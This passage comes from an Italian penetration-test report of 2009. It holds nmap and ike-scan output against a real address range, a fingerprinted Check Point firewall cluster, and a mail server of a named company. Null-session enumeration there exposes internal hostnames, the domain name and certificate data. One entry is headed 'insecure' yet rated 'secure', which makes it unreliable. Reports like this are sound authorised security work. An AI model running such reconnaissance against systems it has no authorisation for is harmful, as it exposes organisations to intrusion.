Interesting ports on host18-36-static.37-88-b.business.telecomitalia.it (88.37.36.18):
Not shown: 998 closed ports
Reason: 998 port-unreaches
PORT     STATE         SERVICE   REASON      VERSION
500/udp  open|filtered isakmp    no-response
4500/udp open|filtered nat-t-ike no-response
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/4%OT=%CT=%CU=2%PV=N%DS=4%DC=I%G=N%TM=4AA0C49A%P=i686-pc-linux-gnu)
```

```
T5(R=Y%DF=N%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=80%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=N)

Network Distance: 4 hops
```

L'host è stato identificato come Firewall CheckPoing NGX:

```
# ike-scan --trans=5,2,1,2 -M --vendor=f4ed19e0c114eb516faaac0ee37daf2807b4381f 88.37.36.18
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
88.37.36.18    Main Mode Handshake returned
     HDR=(CKY-R=76c49c022bdebc68)
     SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds LifeDuration(4)=0x00007080)
     VID=f4ed19e0c114eb516faaac0ee37daf2807b4381f000000010000138d4aaf62890000000018200000  (Firewall-
1 NGX)

Ending ike-scan 1.9: 1 hosts scanned in 0.064 seconds (15.64 hosts/sec).  1 returned handshake; 0
returned notify
```

5.1.4 88.37.36.19 [Sicuro] (Firewall Check Point NGX, cluster member 2)

Rating: Sicuro

Vulnerabilità trovate: -

Rischio: -

Livello di skill necessario per sfruttare la vulnerabilità: -

Soluzione: -

```
Host host19-36-static.37-88-b.business.telecomitalia.it (88.37.36.19) is up, received reset (0.051s
latency).
Scanned at 2009-09-03 16:33:42 CEST for 4305s
Interesting ports on host19-36-static.37-88-b.business.telecomitalia.it (88.37.36.19):
Not shown: 65532 closed ports
Reason: 65532 resets
PORT      STATE SERVICE      REASON  VERSION
264/tcp   open  fw1-topology syn-ack Checkpoint FW1 Topology
500/tcp   open  isakmp?      syn-ack
18264/tcp open  http         syn-ack Check Point SVN foundation httpd
No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=5.05BETA1%D=9/3%OT=264%CT=1%CU=42863%PV=N%DS=4%DC=I%G=Y%TM=4A9FE4
OS:97%P=i686-pc-linux-gnu)SEQ(SP=C9%GCD=1%ISR=CB%TI=Z%TS=U)SEQ(SP=CA%GCD=1%
OS:ISR=CC%TI=Z%TS=U)SEQ(SP=CA%GCD=2%ISR=CC%TI=Z%TS=U)OPS(O1=M5B4NNSNW0%O2=M
OS:5B4NNSNW0%O3=M5B4NW0%O4=M5B4NNSNW0%O5=M5B4NNSNW0%O6=M5B4NNS)WIN(W1=16D0%
OS:W2=16D0%W3=16D0%W4=16D0%W5=16D0%W6=16D0)ECN(R=Y%DF=Y%T=40%W=16D0%O=M5B4N
OS:NSNW0%CC=N%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=
OS:N)T5(R=Y%DF=N%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=
OS:N%T=80%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=N)
```

```
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=202 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Device: firewall

Host host19-36-static.37-88-b.business.telecomitalia.it (88.37.36.19) is up, received reset (0.035s
latency).
Scanned at 2009-09-04 00:13:22 CEST for 34071s
Interesting ports on host19-36-static.37-88-b.business.telecomitalia.it (88.37.36.19):
Not shown: 998 closed ports
Reason: 998 port-unreaches
PORT     STATE         SERVICE   REASON      VERSION
500/udp  open|filtered isakmp    no-response
4500/udp open|filtered nat-t-ike no-response
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/4%OT=%CT=%CU=2%PV=N%DS=4%DC=I%G=N%TM=4AA0C49A%P=i686-pc-linux-gnu)
T5(R=Y%DF=N%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=80%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=N)
```

L'host è stato identificato come Firewall CheckPoing NGX:

```
# ike-scan --trans=5,2,1,2 -M --vendor=f4ed19e0c114eb516faaac0ee37daf2807b4381f 88.37.36.19
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
88.37.36.19    Main Mode Handshake returned
     HDR=(CKY-R=22eb59e8314c6843)
     SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds LifeDuration(4)=0x00007080)
     VID=f4ed19e0c114eb516faaac0ee37daf2807b4381f000000010000138d4aaf64a50000000018200000  (Firewall-
1 NGX)

Ending ike-scan 1.9: 1 hosts scanned in 0.080 seconds (12.52 hosts/sec).  1 returned handshake; 0
returned notify
```

5.1.5 88.37.36.20 [Sicuro] (Firewall Check Point NGX, cluster address)

Rating: Sicuro

Vulnerabilità trovate: -

Rischio: -

Livello di skill necessario per sfruttare la vulnerabilità: -

Soluzione: -

```
Interesting ports on host20-36-static.37-88-b.business.telecomitalia.it (88.37.36.20):
Not shown: 65107 closed ports, 425 filtered ports
Reason: 65107 resets and 425 no-responses
PORT      STATE SERVICE      REASON  VERSION
264/tcp   open  fw1-topology syn-ack Checkpoint FW1 Topology
500/tcp   open  isakmp?      syn-ack
```

```
18264/tcp open  http         syn-ack Check Point SVN foundation httpd
No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=5.05BETA1%D=9/3%OT=264%CT=1%CU=36973%PV=N%DS=4%DC=I%G=Y%TM=4AA02C
OS:4C%P=i686-pc-linux-gnu)SEQ(SP=CA%GCD=1%ISR=CF%TI=Z%TS=U)SEQ(SP=C9%GCD=1%
OS:ISR=CF%TI=Z%TS=U)OPS(O1=M5B4NNSNW0%O2=M5B4NNSNW0%O3=M5B4NW0%O4=M5B4NNSNW
OS:0%O5=M5B4NNSNW0%O6=M5B4NNS)WIN(W1=16D0%W2=16D0%W3=16D0%W4=16D0%W5=16D0%W
OS:6=16D0)ECN(R=Y%DF=Y%T=40%W=16D0%O=M5B4NNSNW0%CC=N%Q=)T1(R=Y%DF=Y%T=40%S=
OS:O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=N%T=80%W=0%S=Z%A=S+%F
OS:=AR%O=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=80%IPL=38%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=N)

Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=201 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Device: firewall

Host host20-36-static.37-88-b.business.telecomitalia.it (88.37.36.20) is up, received reset (0.036s
latency).
Scanned at 2009-09-04 00:13:22 CEST for 34071s
Interesting ports on host20-36-static.37-88-b.business.telecomitalia.it (88.37.36.20):
Not shown: 998 closed ports
Reason: 998 port-unreaches
PORT     STATE         SERVICE   REASON      VERSION
500/udp  open|filtered isakmp    no-response
4500/udp open|filtered nat-t-ike no-response
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/4%OT=%CT=%CU=2%PV=N%DS=4%DC=I%G=N%TM=4AA0C49A%P=i686-pc-linux-gnu)
T5(R=Y%DF=N%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=80%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=N)
```

L'host è stato identificato come Firewall CheckPoing NGX:

```
# ike-scan --trans=5,2,1,2 -M --vendor=f4ed19e0c114eb516faaac0ee37daf2807b4381f 88.37.36.20
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
88.37.36.20    Main Mode Handshake returned
     HDR=(CKY-R=6e7f51a3ee538f0e)
     SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds LifeDuration(4)=0x00007080)
     VID=f4ed19e0c114eb516faaac0ee37daf2807b4381f000000010000138d4aaf636a0000000018200000  (Firewall-
1 NGX)

Ending ike-scan 1.9: 1 hosts scanned in 0.234 seconds (4.28 hosts/sec).  1 returned handshake; 0
returned notify
```

5.1.6 88.37.36.21 [Sicuro]

Rating: Sicuro

Vulnerabilità trovate: -

Rischio: -

Livello di skill necessario per sfruttare la vulnerabilità: -

Soluzione: -

```
Host host21-36-static.37-88-b.business.telecomitalia.it (88.37.36.21) is up, received reset.
All 65535 scanned ports on host21-36-static.37-88-b.business.telecomitalia.it (88.37.36.21) are
filtered because of 65535 no-responses
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/3%OT=%CT=%CU=%PV=N%DC=I%G=N%TM=4AA02C4C%P=i686-pc-linux-gnu)
U1(R=N)
IE(R=N)

Host host21-36-static.37-88-b.business.telecomitalia.it (88.37.36.21) is up, received reset.
All 1000 scanned ports on host21-36-static.37-88-b.business.telecomitalia.it (88.37.36.21) are open|
filtered because of 1000 no-responses
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/4%OT=%CT=%CU=%PV=N%DC=I%G=N%TM=4AA0C49A%P=i686-pc-linux-gnu)
U1(R=N)
IE(R=N)
```

5.1.7 88.37.36.22 [Insicuro] (mail.manulistretch.com)

Rating: Sicuro

Vulnerabilità trovate: V01, V02, V04, V05, V07

Rischio: Medio

Livello di skill necessario per sfruttare la vulnerabilità: Alto

Soluzione: Disabilitare il supporto per gli algoritmi di crittografia più deboli; disabilitare il supporto per la versione 2.0 del protocollo SSL; disabilitare le *null-session*; rinnovare il certificato SSL scaduto; migliorare le regole di firewalling in modo tale da non rendere contattabili da Internet le porte relative ai protocolli Microsoft.

```
Host host22-36-static.37-88-b.business.telecomitalia.it (88.37.36.22) is up, received reset (0.032s
latency).
Scanned at 2009-09-03 17:45:27 CEST for 18356s
Interesting ports on host22-36-static.37-88-b.business.telecomitalia.it (88.37.36.22):
Not shown: 65531 filtered ports
Reason: 65531 no-responses
PORT    STATE SERVICE     REASON  VERSION
25/tcp  open  smtp        syn-ack
80/tcp  open  http        syn-ack Microsoft IIS webserver 6.0
139/tcp open  netbios-ssn syn-ack
443/tcp open  ssl/http    syn-ack Microsoft IIS webserver 6.0
1 service unrecognized despite returning data. If you know the service/version, please submit the
```

```
following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port25-TCP:V=5.05BETA1%I=7%D=9/3%Time=4AA02BFC%P=i686-pc-linux-gnu%r(NU
SF:LL,6F,"220\x20manulistretch\.com\x20\[ESMTP\x20Server\]\x20service\x20r
SF:eady;Attention\x20!!!\x20All\x20Session\x20are\x20MONITORED;\x2009/03/0
SF:9\x2023:08:41\r\n")%r(Hello,9F,"220\x20manulistretch\.com\x20\[ESMTP\x2
SF:0Server\]\x20service\x20ready;Attention\x20!!!\x20All\x20Session\x20are
SF:\x20MONITORED;\x2009/03/09\x2023:08:41\r\n501\x20Syntax\x20error\x20in\
SF:x20parameters\x20or\x20arguments\x20-\x20\r\n")%r(Help,E1,"220\x20manul
SF:istretch\.com\x20\[ESMTP\x20Server\]\x20service\x20ready;Attention\x20!
SF:!!\x20All\x20Session\x20are\x20MONITORED;\x2009/03/09\x2023:08:55\r\n21
SF:4-This\x20server\x20supports\x20the\x20following\x20commands:\r\n214-HE
SF:LO\x20EHLO\x20MAIL\x20RCPT\x20DATA\r\n214\x20RSET\x20NOOP\x20HELP\x20ST
SF:ARTTLS\x20QUIT\r\n");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Device type: WAP|general purpose
Running: Linux 2.4.X|2.6.X
OS details: OpenWrt (Linux 2.4.32), Linux 2.6.24 (Gentoo)
TCP/IP fingerprint:
OS:SCAN(V=5.05BETA1%D=9/3%OT=25%CT=%CU=%PV=N%DC=I%G=N%TM=4AA02C4C%P=i686-pc
OS:-linux-gnu)SEQ(SP=C7%GCD=1%ISR=CF%TI=Z%TS=U)OPS(O1=M5B4NNSNW0%O2=M5B4NNS
OS:NW0%O3=M5B4NW0%O4=M5B4NNSNW0%O5=M5B4NNSNW0%O6=M5B4NNS)WIN(W1=16D0%W2=16D
OS:0%W3=16D0%W4=16D0%W5=16D0%W6=16D0)ECN(R=Y%DF=Y%TG=40%W=16D0%O=M5B4NNSNW0
OS:%CC=N%Q=)T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)U1
OS:(R=N)IE(R=N)

TCP Sequence Prediction: Difficulty=199 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Windows

Host host22-36-static.37-88-b.business.telecomitalia.it (88.37.36.22) is up, received reset (0.038s
latency).
Scanned at 2009-09-04 00:13:22 CEST for 34071s
Interesting ports on host22-36-static.37-88-b.business.telecomitalia.it (88.37.36.22):
Not shown: 999 open|filtered ports
Reason: 999 no-responses
PORT    STATE SERVICE    REASON       VERSION
137/udp open  netbios-ns udp-response Microsoft Windows netbios-ssn (workgroup: ZZMANPACK)
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/4%OT=%CT=%CU=%PV=N%DC=I%G=N%TM=4AA0C49A%P=i686-pc-linux-gnu)
U1(R=N)
IE(R=N)

Service Info: Host: STVMMAN105; OS: Windows
```

Note: tramite le porte aperte del protocollo Microsoft SMB è stato possibile ottenere alcune informazioni ulteriori. Per esempio, la versione del sistema operativo, risultata essere Microsoft Windows Server 2003 R2 3790 Service Pack 2, il nome del dominio di appartenenza del server, risultato essere ZZMANPACK, il

MAC address della scheda di rete, risultato essere 00:50:56:b8:6c:6f e quindi un guest in esecuzione in VMWare.

Inoltre, sfruttando il fatto che sul server sono abilitate le *null-sessions*, è possibile interrogarlo ed ottenere ulteriori informazioni, quali la lista di nomi host presenti nella rete, riportata di seguito:

```
ITSTMILAN01 ( os : 5.0 )
MFP-05032373 ( os : 4.9 ) - SMB Server
MMHOME ( os : 5.1 )
MPAMI002 ( os : 5.1 )
MSDSC011 ( os : 5.1 )
MSDSC012 ( os : 5.1 )
MSDSC013 ( os : 5.1 )
MSDSC014 ( os : 5.1 )
MSDSC017 ( os : 5.0 )
MSDSC025 ( os : 5.1 )
MSDSC026 ( os : 5.1 )
MSDSC030 ( os : 5.1 )
MSDSC031 ( os : 5.1 )
MSDSC032 ( os : 5.1 )
MSDSC033 ( os : 5.1 )
MSDSC035 ( os : 5.1 )
MSDSC037 ( os : 5.1 )
MSDSC038 ( os : 5.1 )
MSDSC039 ( os : 5.1 )
MSDSC040 ( os : 5.1 )
MSDSC042 ( os : 5.1 )
MSDSC043 ( os : 5.1 )
MSDSC044 ( os : 5.1 )
MSDSC045 ( os : 5.1 )
MSDSC046 ( os : 5.1 )
MSDSC047 ( os : 5.1 )
MSDSC060A ( os : 4.0 )
MSDSC061A ( os : 4.0 )
MSDSC063 ( os : 4.0 )
MSDSC064A ( os : 4.0 )
MSDSC065 ( os : 5.0 )
MSDSC066 ( os : 5.0 )
MSDSC067 ( os : 5.1 )
MSDSC070 ( os : 5.1 )
MSDSC074 ( os : 5.1 ) - Vagabond
MSDSC077 ( os : 5.1 )
MSDSC078 ( os : 5.1 ) - msdsc078
MSDSC080 ( os : 5.1 )
MSDSC081 ( os : 5.0 )
MSDSC082 ( os : 5.1 )
MSDSC091 ( os : 5.1 )
MSDSC10 ( os : 5.1 )
MSDSC48 ( os : 5.1 )
MSIPO018A ( os : 5.1 )
MSIPO026NORD ( os : 4.0 )
MSIPO026SUD ( os : 4.0 )
MSIPO060 ( os : 5.0 )
MSIPO063 ( os : 5.0 )
MSIPO102 ( os : 5.1 )
MSIPO103 ( os : 5.1 )
MSIPO106 ( os : 5.1 )
MSIPO107 ( os : 5.1 )
MSIPO109 ( os : 5.1 )
MSIPO110 ( os : 5.1 )
MSIPO115 ( os : 5.1 )
MSIPO118 ( os : 5.1 )
MSIPO121 ( os : 5.1 )
MSIPO126 ( os : 5.1 )
MSIPO127 ( os : 5.1 )
MSIPO128 ( os : 5.1 )
MSIPO133 ( os : 5.1 )
MSIPO135 ( os : 5.1 )
MSIPO136 ( os : 5.1 )
MSIPO138 ( os : 5.1 )
MSIPO141 ( os : 5.1 )
MSIPO200 ( os : 5.1 )
MSTAP010-A374BC ( os : 5.1 )
MSTAP019 ( os : 5.1 ) - spedizioni
MSTAP040 ( os : 5.0 )
MSTMI001 ( os : 5.1 )
MSTMI024 ( os : 5.1 )
MSTMI033 ( os : 5.1 )
MSTMI034 ( os : 5.1 ) - Workstation Mi
MSTMI035 ( os : 5.1 )
MSTMI036 ( os : 5.1 )
MSTMI037 ( os : 5.1 )
MSTMI041 ( os : 5.1 )
MSTMI046 ( os : 5.1 )
MSTMI047 ( os : 5.1 )
MSTMI052 ( os : 5.1 )
MSTMI056 ( os : 5.1 )
MSTMI090 ( os : 5.1 )
MSTMI123 ( os : 5.1 )
REAL01 ( os : 5.1 )
REAL05 ( os : 5.1 )
REAL06 ( os : 5.1 )
REALB04 ( os : 5.1 )
SPY ( os : 5.1 )
STGESCHOP01 ( os : 5.2 )
STGESCHOP02 ( os : 5.2 )
STITAPRIL01 ( os : 5.2 )
STITMILAN01 ( os : 5.2 )
STITMILAN02 ( os : 5.2 )
STITMILAN05 ( os : 5.2 )
STITMILAN07 ( os : 5.2 )
STITMILAN08 ( os : 5.2 )
STITPOZZI01 ( os : 5.2 )
STVMMAN101 ( os : 5.2 )
STVMMAN102 ( os : 5.2 )
STVMMAN104 ( os : 5.2 )
STVMMAN105 ( os : 5.2 )
STVMMAN106 ( os : 5.2 )
STVMMAN107 ( os : 5.2 )
STVMMAN108 ( os : 5.2 )
TIEMME3 ( os : 5.1 )
```

Il certificato associato al servizio HTTPS in ascolto sulla porta 443 è scaduto il 5/9/2009. I dati del certificato scaduto sono i seguenti:

```
Subject Name:
Country: IT
State/Province: Lombardia
Locality: Milan
Organization: Manuli Stretch s.p.a.
```

```
Organization Unit: Manuli Stretch s.p.a.
Common Name: mail.manulistretch.com

Issuer Name:

Domain Component: com
Domain Component: manulistretch
Common Name: manuli

Serial Number: 15 B6 D4 8E 00 00 00 00 00 02
```

5.1.8 88.37.36.23 [Sicuro]

Rating: Sicuro

Vulnerabilità trovate: -

Rischio: -

Livello di skill necessario per sfruttare la vulnerabilità: -

Soluzione: -

```
Host host23-36-static.37-88-b.business.telecomitalia.it (88.37.36.23) is up, received reset.
All 65535 scanned ports on host23-36-static.37-88-b.business.telecomitalia.it (88.37.36.23) are filtered because of 65535 no-responses
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/3%OT=%CT=%CU=%PV=N%DC=I%G=N%TM=4AA02C4C%P=i686-pc-linux-gnu)
U1(R=N)
IE(R=N)

Host host23-36-static.37-88-b.business.telecomitalia.it (88.37.36.23) is up, received reset.
All 1000 scanned ports on host23-36-static.37-88-b.business.telecomitalia.it (88.37.36.23) are open|filtered because of 1000 no-responses
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/4%OT=%CT=%CU=%PV=N%DC=I%G=N%TM=4AA0C49A%P=i686-pc-linux-gnu)
U1(R=N)
IE(R=N)
```

5.1.9 88.37.36.24 [Sicuro]

Rating: Sicuro

Vulnerabilità trovate: -

Rischio: -

Livello di skill necessario per sfruttare la vulnerabilità: -

Soluzione: -

```
Host host24-36-static.37-88-b.business.telecomitalia.it (88.37.36.24) is up, received
reset.
All 65535 scanned ports on host24-36-static.37-88-b.business.telecomitalia.it
(88.37.36.24) are filtered because of 65535 no-responses
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/3%OT=%CT=%CU=%PV=N%DC=I%G=N%TM=4AA02C4C%P=i686-pc-linux-gnu)
U1(R=N)
IE(R=N)

Host host24-36-static.37-88-b.business.telecomitalia.it (88.37.36.24) is up, received
reset.
All 1000 scanned ports on host24-36-static.37-88-b.business.telecomitalia.it
(88.37.36.24) are open|filtered because of 1000 no-responses
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/4%OT=%CT=%CU=%PV=N%DC=I%G=N%TM=4AA0C49A%P=i686-pc-linux-gnu)
U1(R=N)
IE(R=N)
```

5.1.10 88.37.36.25 [Sicuro]

Rating: Sicuro

Vulnerabilità trovate: -

Rischio: -

Livello di skill necessario per sfruttare la vulnerabilità: -

Soluzione: -

```
Host host25-36-static.37-88-b.business.telecomitalia.it (88.37.36.25) is up, received
reset.
All 65535 scanned ports on host25-36-static.37-88-b.business.telecomitalia.it
(88.37.36.25) are filtered because of 65535 no-responses
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/3%OT=%CT=%CU=%PV=N%DC=I%G=N%TM=4AA02C4C%P=i686-pc-linux-gnu)
U1(R=N)
IE(R=N)

Host host25-36-static.37-88-b.business.telecomitalia.it (88.37.36.25) is up, received
reset.
All 1000 scanned ports on host25-36-static.37-88-b.business.telecomitalia.it
(88.37.36.25) are open|filtered because of 1000 no-responses
Too many fingerprints match this host to give specific OS details
```

```
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/4%OT=%CT=%CU=%PV=N%DC=I%G=N%TM=4AA0C49A%P=i686-pc-linux-gnu)
U1(R=N)
IE(R=N)
```

5.1.11 88.37.36.26 [Sicuro]

Rating: Sicuro

Vulnerabilità trovate: -

Rischio: -

Livello di skill necessario per sfruttare la vulnerabilità: -

Soluzione: -

```
Host host26-36-static.37-88-b.business.telecomitalia.it (88.37.36.26) is up, received
reset.
All 65535 scanned ports on host26-36-static.37-88-b.business.telecomitalia.it
(88.37.36.26) are filtered because of 65535 no-responses
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/3%OT=%CT=%CU=%PV=N%DC=I%G=N%TM=4AA02C4C%P=i686-pc-linux-gnu)
U1(R=N)
IE(R=N)

Host host26-36-static.37-88-b.business.telecomitalia.it (88.37.36.26) is up, received
reset.
All 1000 scanned ports on host26-36-static.37-88-b.business.telecomitalia.it
(88.37.36.26) are open|filtered because of 1000 no-responses
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/4%OT=%CT=%CU=%PV=N%DC=I%G=N%TM=4AA0C49A%P=i686-pc-linux-gnu)
U1(R=N)
IE(R=N)
```

5.1.12 88.37.36.27 [Sicuro]

Rating: Sicuro

Vulnerabilità trovate: -

Rischio: -

Livello di skill necessario per sfruttare la vulnerabilità: -

Soluzione: -

```
Host host27-36-static.37-88-b.business.telecomitalia.it (88.37.36.27) is up, received
reset.
All 65535 scanned ports on host27-36-static.37-88-b.business.telecomitalia.it
```

```
(88.37.36.27) are filtered because of 65535 no-responses
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/3%OT=%CT=%CU=%PV=N%DC=I%G=N%TM=4AA02C4C%P=i686-pc-linux-gnu)
U1(R=N)
IE(R=N)

Host host27-36-static.37-88-b.business.telecomitalia.it (88.37.36.27) is up, received reset.
All 1000 scanned ports on host27-36-static.37-88-b.business.telecomitalia.it (88.37.36.27) are open|filtered because of 1000 no-responses
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/4%OT=%CT=%CU=%PV=N%DC=I%G=N%TM=4AA0C49A%P=i686-pc-linux-gnu)
U1(R=N)
IE(R=N)
```

5.1.13 88.37.36.28 [Sicuro]

Rating: Sicuro

Vulnerabilità trovate: -

Rischio: -

Livello di skill necessario per sfruttare la vulnerabilità: -

Soluzione: -

```
Host host28-36-static.37-88-b.business.telecomitalia.it (88.37.36.28) is up, received reset.
All 65535 scanned ports on host28-36-static.37-88-b.business.telecomitalia.it (88.37.36.28) are filtered because of 65535 no-responses
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/3%OT=%CT=%CU=%PV=N%DC=I%G=N%TM=4AA02C4C%P=i686-pc-linux-gnu)
U1(R=N)
IE(R=N)

Host host28-36-static.37-88-b.business.telecomitalia.it (88.37.36.28) is up, received reset.
All 1000 scanned ports on host28-36-static.37-88-b.business.telecomitalia.it (88.37.36.28) are open|filtered because of 1000 no-responses
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/4%OT=%CT=%CU=%PV=N%DC=I%G=N%TM=4AA0C49A%P=i686-pc-linux-gnu)
U1(R=N)
IE(R=N)
```

5.1.14 88.37.36.29 [Sicuro]

Rating: Sicuro

Vulnerabilità trovate: -

Rischio: -

Livello di skill necessario per sfruttare la vulnerabilità: -

Soluzione: -

```
Host host29-36-static.37-88-b.business.telecomitalia.it (88.37.36.29) is up, received reset.
All 65535 scanned ports on host29-36-static.37-88-b.business.telecomitalia.it (88.37.36.29) are filtered because of 65535 no-responses
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/3%OT=%CT=%CU=%PV=N%DC=I%G=N%TM=4AA02C4C%P=i686-pc-linux-gnu)
U1(R=N)
IE(R=N)

Host host29-36-static.37-88-b.business.telecomitalia.it (88.37.36.29) is up, received reset.
All 1000 scanned ports on host29-36-static.37-88-b.business.telecomitalia.it (88.37.36.29) are open|filtered because of 1000 no-responses
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/4%OT=%CT=%CU=%PV=N%DC=I%G=N%TM=4AA0C49A%P=i686-pc-linux-gnu)
U1(R=N)
IE(R=N)
```

5.1.15 88.37.36.30 [Sicuro]

Rating: Sicuro

Vulnerabilità trovate: -

Rischio: -

Livello di skill necessario per sfruttare la vulnerabilità: -

Soluzione: -

```
Host host30-36-static.37-88-b.business.telecomitalia.it (88.37.36.30) is up, received reset (0.037s latency).
All 65535 scanned ports on host30-36-static.37-88-b.business.telecomitalia.it (88.37.36.30) are closed (65037) or filtered (498) because of 65037 resets and 498 no-responses
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|WAP
```

```
Running: Microsoft Windows 2000|98, Planet embedded
OS details: Microsoft Windows 2000 Server SP4 or XP Professional SP3, Microsoft Windows
2000 SP4, Microsoft Windows 98 SE, Planet WAP-4000 v2 WAP
TCP/IP fingerprint:
OS:SCAN(V=5.05BETA1%D=9/3%OT=%CT=1%CU=41888%PV=N%DS=4%DC=I%G=N%TM=4AA02C4C%
OS:P=i686-pc-linux-gnu)T5(R=Y%DF=N%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=N
OS:)T7(R=N)U1(R=Y%DF=N%T=80%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)I
OS:E(R=N)

Network Distance: 4 hops

Host host30-36-static.37-88-b.business.telecomitalia.it (88.37.36.30) is up, received
reset (0.035s latency).
All 1000 scanned ports on host30-36-static.37-88-b.business.telecomitalia.it
(88.37.36.30) are closed because of 1000 port-unreaches
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/4%OT=%CT=%CU=2%PV=N%DS=4%DC=I%G=N%TM=4AA0C49A%P=i686-pc-linux-gnu)
T5(R=Y%DF=N%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=80%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=N)

Network Distance: 4 hops
```

5.1.16 88.37.36.31 [Sicuro] (Broadcast address)

Rating: Sicuro

Vulnerabilità trovate: -

Rischio: -

Livello di skill necessario per sfruttare la vulnerabilità: -

Soluzione: -

```
Host host31-36-static.37-88-b.business.telecomitalia.it (88.37.36.31) is up, received
reset.
All 65535 scanned ports on host31-36-static.37-88-b.business.telecomitalia.it
(88.37.36.31) are filtered because of 65535 no-responses
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/3%OT=%CT=%CU=%PV=N%DC=I%G=N%TM=4AA02C4C%P=i686-pc-linux-gnu)
U1(R=N)
IE(R=N)

Host host31-36-static.37-88-b.business.telecomitalia.it (88.37.36.31) is up, received
reset (0.039s latency).
```

```
Scanned at 2009-09-04 00:13:22 CEST for 34071s
Interesting ports on host31-36-static.37-88-b.business.telecomitalia.it (88.37.36.31):
Not shown: 999 open|filtered ports
Reason: 999 no-responses
PORT    STATE SERVICE REASON       VERSION
161/udp open  snmp    udp-response Cisco SNMP service
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=5.05BETA1%D=9/4%OT=%CT=%CU=%PV=N%DC=I%G=N%TM=4AA0C49A%P=i686-pc-linux-gnu)
U1(R=N)
IE(R=N)
```

5.2 Scansione dei firewall Check Point NGX 88.37.36.18-20

Operando in modalità black-box ed utilizzando le informazioni emerse durante la fase di scansione per la ricerca delle porte aperte, si è visto che gli indirizzi IP 88.37.36.18-20 corrispondono ad un cluster di Firewall Check Point NGX.

